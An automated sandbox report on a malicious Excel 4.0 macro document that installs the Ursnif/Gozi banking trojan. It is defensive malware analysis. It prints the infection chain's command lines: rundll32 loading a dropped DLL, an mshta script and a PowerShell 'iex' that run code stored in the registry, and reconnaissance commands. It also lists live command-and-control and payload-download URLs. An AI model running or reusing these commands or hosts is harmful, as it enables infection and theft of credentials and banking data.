ID: 350432
Sample Name: xls.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:52:13
Date: 09/02/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report xls.xls 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 6
Threatname: Ursnif 6
Yara Overview 6
Initial Sample 6
Memory Dumps 6
Sigma Overview 6
System Summary: 6
Signature Overview 6
AV Detection: 7
Compliance: 7
Software Vulnerabilities: 7
Networking: 7
Key, Mouse, Clipboard, Microphone and Screen Capturing: 7
E-Banking Fraud: 7
System Summary: 7
Data Obfuscation: 8
Persistence and Installation Behavior: 8
Hooking and other Techniques for Hiding and Protection: 8
Malware Analysis System Evasion: 8
HIPS / PFW / Operating System Protection Evasion: 8
Lowering of HIPS / PFW / Operating System Security Settings: 8
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 11
Domains 12
URLs 12
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 13
Contacted IPs 14
Public 14
General Information 14
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 16
IPs 16
Domains 17
ASN 17
JA3 Fingerprints 18
Dropped Files 19

Created / dropped Files 19
Static File Info 39
General 39
File Icon 39
Static OLE Info 40
General 40
OLE File "xls.xls" 40
Indicators 40
Summary 40
Document Summary 40
Streams 40
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 40
General 40
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 40
General 40
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 312999 41
General 41
Macro 4.0 Code 41
Network Behavior 41
Snort IDS Alerts 41
Network Port Distribution 41
TCP Packets 42
UDP Packets 43
ICMP Packets 45
DNS Queries 45
DNS Answers 45
HTTP Request Dependency Graph 46
HTTP Packets 46
HTTPS Packets 51
Code Manipulations 51
User Modules 51
Hook Summary 51
Processes 52
Statistics 52
Behavior 52
System Behavior 52
Analysis Process: EXCEL.EXE PID: 1144 Parent PID: 584 52
General 52
File Activities 53
File Created 53
File Deleted 54
File Moved 54
File Written 54
File Read 66
Registry Activities 66
Key Created 66
Key Value Created 66
Analysis Process: rundll32.exe PID: 2296 Parent PID: 1144 72
General 72
File Activities 73
File Read 73
Analysis Process: rundll32.exe PID: 1920 Parent PID: 2296 73
General 73
File Activities 73
Registry Activities 73
Key Value Created 73
Analysis Process: iexplore.exe PID: 2828 Parent PID: 584 74
General 74
File Activities 74
Registry Activities 74
Analysis Process: iexplore.exe PID: 2448 Parent PID: 2828 74
General 74
File Activities 75
Registry Activities 75
Analysis Process: iexplore.exe PID: 2392 Parent PID: 584 75
General 75
File Activities 75
Registry Activities 75
Analysis Process: iexplore.exe PID: 1844 Parent PID: 2392 75
General 75

File Activities 76
Registry Activities 76
Analysis Process: iexplore.exe PID: 1340 Parent PID: 584 76
General 76
File Activities 76
Registry Activities 76
Analysis Process: iexplore.exe PID: 2764 Parent PID: 1340 76
General 76
File Activities 77
Registry Activities 77
Analysis Process: iexplore.exe PID: 2168 Parent PID: 584 77
General 77
File Activities 77
Registry Activities 77
Analysis Process: iexplore.exe PID: 1192 Parent PID: 2168 78
General 78
File Activities 78
Analysis Process: mshta.exe PID: 2980 Parent PID: 1388 78
General 78
Analysis Process: powershell.exe PID: 1828 Parent PID: 2980 78
General 78
Analysis Process: csc.exe PID: 2364 Parent PID: 1828 79
General 79
Analysis Process: cvtres.exe PID: 2456 Parent PID: 2364 79
General 79
Analysis Process: csc.exe PID: 824 Parent PID: 1828 79
General 79
Analysis Process: cvtres.exe PID: 2836 Parent PID: 824 80
General 80
Analysis Process: control.exe PID: 2780 Parent PID: 1920 80
General 80
Analysis Process: rundll32.exe PID: 2140 Parent PID: 2780 80
General 80
Analysis Process: explorer.exe PID: 1388 Parent PID: 1828 80
General 80
Analysis Process: cmd.exe PID: 656 Parent PID: 1388 81
General 81
Analysis Process: nslookup.exe PID: 928 Parent PID: 656 81
General 81
Analysis Process: cmd.exe PID: 1820 Parent PID: 1388 81
General 81
Analysis Process: cmd.exe PID: 1408 Parent PID: 1388 82
General 82
Analysis Process: cmd.exe PID: 1432 Parent PID: 1388 82
General 82
Analysis Process: ipconfig.exe PID: 528 Parent PID: 1408 82
General 82
Disassembly 82
Code Analysis 82


Analysis Report xls.xls

Overview


General Information

Sample Name:	xls.xls
Analysis ID:	350432
MD5:	0e6d3ca70f81e25.
SHA1:	830932f1ec44148.
SHA256:	b2701be6d7b593..

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Gozi Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected Gozi e-Banking trojan
- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Dot net compiler co…
- Snort IDS alert for network traffic (e.…
- Yara detected Ursnif
- Compiles code for process injection …
- Contains functionality to detect slee…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1144 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2296 cmdline: rundll32 C:\fyjh\zglgy\lckhvmn.drhdh,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 1920 cmdline: rundll32 C:\fyjh\zglgy\lckhvmn.drhdh,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - control.exe (PID: 2780 cmdline: C:\Windows\system32\control.exe -h MD5: FD3F34830C39F4B554106ADA19924F4E)
        - rundll32.exe (PID: 2140 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: DD81D91FF3B0763C392422865C9AC12E)
- iexplore.exe (PID: 2828 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 4EB098135821348270F27157F7A84E65)
  - iexplore.exe (PID: 2448 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2828 CREDAT:275457 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
- iexplore.exe (PID: 2392 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 4EB098135821348270F27157F7A84E65)
  - iexplore.exe (PID: 1844 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2392 CREDAT:275457 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
- iexplore.exe (PID: 1340 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 4EB098135821348270F27157F7A84E65)
  - iexplore.exe (PID: 2764 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1340 CREDAT:275457 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
- iexplore.exe (PID: 2168 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 4EB098135821348270F27157F7A84E65)
  - iexplore.exe (PID: 1192 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2168 CREDAT:275457 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
- mshta.exe (PID: 2980 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\47278A61-FA3B-119B-3C6B-CED530CFE2D9\\\CRPPcapi'));if(!window.flag)close()</script>' MD5: 95828D670CFD3B16EE188168E083C3C5)
  - powershell.exe (PID: 1828 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\47278A61-FA3B-119B-3C6B-CED530CFE2D9').apiMgcfg)) MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - csc.exe (PID: 2364 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\8pjpp9kb.cmdline' MD5: 3855B7E82DEA7F28C3B620F44487FCC4)
      - cvtres.exe (PID: 2456 cmdline: C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES6C1D.tmp' 'c:\Users\user\AppData\Local\Temp\CSC6C1C.tmp' MD5: E26F8BDFB6DF8F4A722D2D79A3A14E78)
    - csc.exe (PID: 824 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\vl8o3v8u.cmdline' MD5: 3855B7E82DEA7F28C3B620F44487FCC4)
      - cvtres.exe (PID: 2836 cmdline: C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES8BAE.tmp' 'c:\Users\user\AppData\Local\Temp\CSC8BAD.tmp' MD5: E26F8BDFB6DF8F4A722D2D79A3A14E78)
    - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - cmd.exe (PID: 656 cmdline: cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\29B8.bi1' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - nslookup.exe (PID: 928 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: 891C5270AFE8A69366702C88F3E24768)
      - cmd.exe (PID: 1820 cmdline: cmd /C 'echo -------- >> C:\Users\user\AppData\Local\Temp\29B8.bi1' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
      - cmd.exe (PID: 1408 cmdline: cmd /C 'ipconfig /all >> C:\Users\user\AppData\Local\Temp\B55E.bin1' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - ipconfig.exe (PID: 528 cmdline: ipconfig /all MD5: CF45949CDBB39C953331CDCB9CEC20F8)
      - cmd.exe (PID: 1432 cmdline: cmd /C 'systeminfo.exe > C:\Users\user\AppData\Local\Temp\A8F1.bin1' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "server": "12",
  "whoami": "user@134349$]",
  "dns": "134349",
  "version": "250177",
  "uptime": "1079",
  "crc": "2",
  "id": "3131",
  "user": "7035163551f465eb3c6bced5387f24a3",
  "soft": "3"
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
xls.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4caa2:$s1: Excel • 0x4dafd:$s1: Excel • 0x3921:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.2321839049.00000000039CC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.2321796165.00000000039CC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.2321745663.00000000039CC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001C.00000002.2455042419.0000000002936000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000014.00000003.2380930371.00000000028D0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 5 entries

Sigma Overview

System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location


Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious Rundll32 Activity

Signature Overview

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation



- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Compliance:

- Uses new MSVCR Dlls
- Uses secure TLS version for HTTPS connections
- Binary contains paths to debug symbols

Software Vulnerabilities:

- Document exploit detected (drops PE files)
- Document exploit detected (UrlDownloadToFile)
- Document exploit detected (process start blacklist hit)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- Downloads files with wrong headers with respect to MIME Content-Type
- Uses nslookup.exe to query domains

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Detected Gozi e-Banking trojan
- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Office process drops PE file

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Contains functionality to detect sleep reduction / modifications

Tries to delay execution (extensive OutputDebugStringW loop)

HIPS / PFW / Operating System Protection Evasion:

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Hijacks the control flow in another process

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Overwrites Mozilla Firefox settings

Stealing of Sensitive Information:

Yara detected Ursnif

Searches for Windows Mail specific files

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts 1	Windows Management Instrumentation 1	Valid Accounts 1	Extra Window Memory Injection 1	Disable or Modify Tools 1 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 2 1	Boot or Logon Initialization Scripts	Valid Accounts 1	Deobfuscate/Decode Files or Information 1	Credential API Hooking 2	Peripheral Device Discovery 1	Remote Desktop Protocol	Man in the Browser 1	Exfiltration Over Bluetooth
Domain Accounts	Native API 1	Logon Script (Windows)	Access Token Manipulation 1	Scripting 2 1	Input Capture 1 1	Account Discovery 1	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Process Injection 7 1 2	Obfuscated Files or Information 2	NTDS	File and Directory Discovery 4	Distributed Component Object Model	Screen Capture 1	Scheduled Transfer
Cloud Accounts	Command and Scripting Interpreter 1 2	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Information Discovery 3 8	SSH	Email Collection 2 1	Data Transfer Size Limits
Replication Through Removable Media	PowerShell 1	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	Security Software Discovery 2 2 1	VNC	Credential API Hooking 2	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rootkit 2	DCSync	Virtualization/Sandbox Evasion 1 2	Windows Remote Management	Input Capture 1 1	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 1 1	Proc Filesystem	Process Discovery 2	Shared Webroot	Clipboard Data 1	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Valid Accounts 1	/etc/passwd and /etc/shadow	Application Window Discovery 1 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 1 2	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Access Token Manipulation 1	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 7 1 2	Keylogging	System Network Configuration Discovery 2	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Rundll32 1	GUI Input Capture	Domain Groups	Exploitation of Remote Services	Email Collection	Commonly Used Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
xls.xls	16%	Virustotal		Browse
xls.xls	11%	ReversingLabs	Document-Excel.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\fyjh\zglgy\lckhvmn.drhdh	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\yytr[1].png	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\yytr[1].png	38%	ReversingLabs	Win32.Trojan.Generic	
C:\fyjh\zglgy\lckhvmn.drhdh	38%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.400174.2.unpack	100%	Avira	TR/Kazy.4159236		Download File
4.2.rundll32.exe.380000.1.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
4.2.rundll32.exe.470000.5.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
4.2.rundll32.exe.430000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
pronpepsipirpyamvioerd.com	1%	Virustotal		Browse
mozilla.cloudflare-dns.com	0%	Virustotal		Browse
eorctconthoelrrpentshfex.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pronpepsipirpyamvioerd.com/manifest/epAdaEbgmyrS0/5cBg2_2F/5r8v5YqebG9_2BzXwQ53Or2/m_2BYyZlMo/Wjgc3SrdyI1oKZciJ/0VZWBVvz9ttQ/e_2BqGDPIqO/VywJMmm_2FxNKs/BOcG3xAwzit4RyHpLyJsr/vwEVLjnqkBMf1zrK/m34BDAlEVdkNvcp/4fnxbyz8Lb2BtkfzoG/Qmy6EiDgS/W_2BAz08nRnapN/NuB.snx	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://pronpepsipirpyamvioerd.com/manifest/t9KapG5Lp7Zt_2Fa57QG/GX7C0FfmRVPiI55eGvl/6x2Vyl3ttROAIozUzpTtuU/djl44EXt9ama4/XR_2FoMg/DUUaeRp34H0CCf_2FqktcZq/z9PSxtll7Y/oj4uvWMlnUr2X5bcU/HYCHWM70nrfm/_2BgTKf7qxG/3cOw5VQBP7LVAf/95TW5v6vv1PzXG2YnDn_2/B53HOO92/81PS.snx	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://online-docu-sign-st.com/yytr.png	100%	Avira URL Cloud	malware	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://pronpepsipirpyamvioerd.com/manifest/8LuXDq_2BWfBiB/BEj6sfjtywNrZQzF5QZK7/NbbMkjR9SpGW28t6/1m9JUJz0exuG0Ws/6b83q2bcM1KtQpqf51/Z_2B1SUtN/P_2FDTQIaszfL7CFhXYP/tmsBI8pqKk7pm_2BfxZ/6rZJurPMhY6pGTLji_2FEt/IMZgEgmplBU7m/NokZx7zj/OP_2FSvKpKSMcRmuUdUVqR0/teCNe1.snx	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://pronpepsipirpyamvioerd.com/favicon.ico	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
pronpepsipirpyamvioerd.com	80.208.230.180	true	false	• 1%, Virustotal, Browse	unknown
mozilla.cloudflare-dns.com	104.16.249.249	true	false	• 0%, Virustotal, Browse	unknown
myip.opendns.com	84.17.52.38	true	false		high
eorctconthoelrrpentshfex.com	45.67.231.135	true	true	• 0%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
online-docu-sign-st.com	8.208.96.68	true	true		unknown
1.0.0.127.in-addr.arpa	unknown	unknown	true		unknown
assets.onestore.ms	unknown	unknown	true		unknown
222.222.67.208.in-addr.arpa	unknown	unknown	true		unknown
8.8.8.8.in-addr.arpa	unknown	unknown	true		unknown
ajax.aspnetcdn.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://pronpepsipirpyamvioerd.com/manifest/epAdaEbgmyrS0/5cBg2_2F/5r8v5YqebG9_2BzXwQ53Or2/m_2BYyZlMo/Wjgc3SrdyI1oKZciJ/0VZWBVvz9ttQ/e_2BqGDPIqO/VywJMmm_2FxNKs/BOcG3xAwzit4RyHpLyJsr/vwEVLjnqkBMf1zrK/m34BDAlEVdkNvcp/4fnxbyz8Lb2BtkfzoG/Qmy6EiDgS/W_2BAz08nRnapN/NuB.snx	true	• Avira URL Cloud: safe	unknown

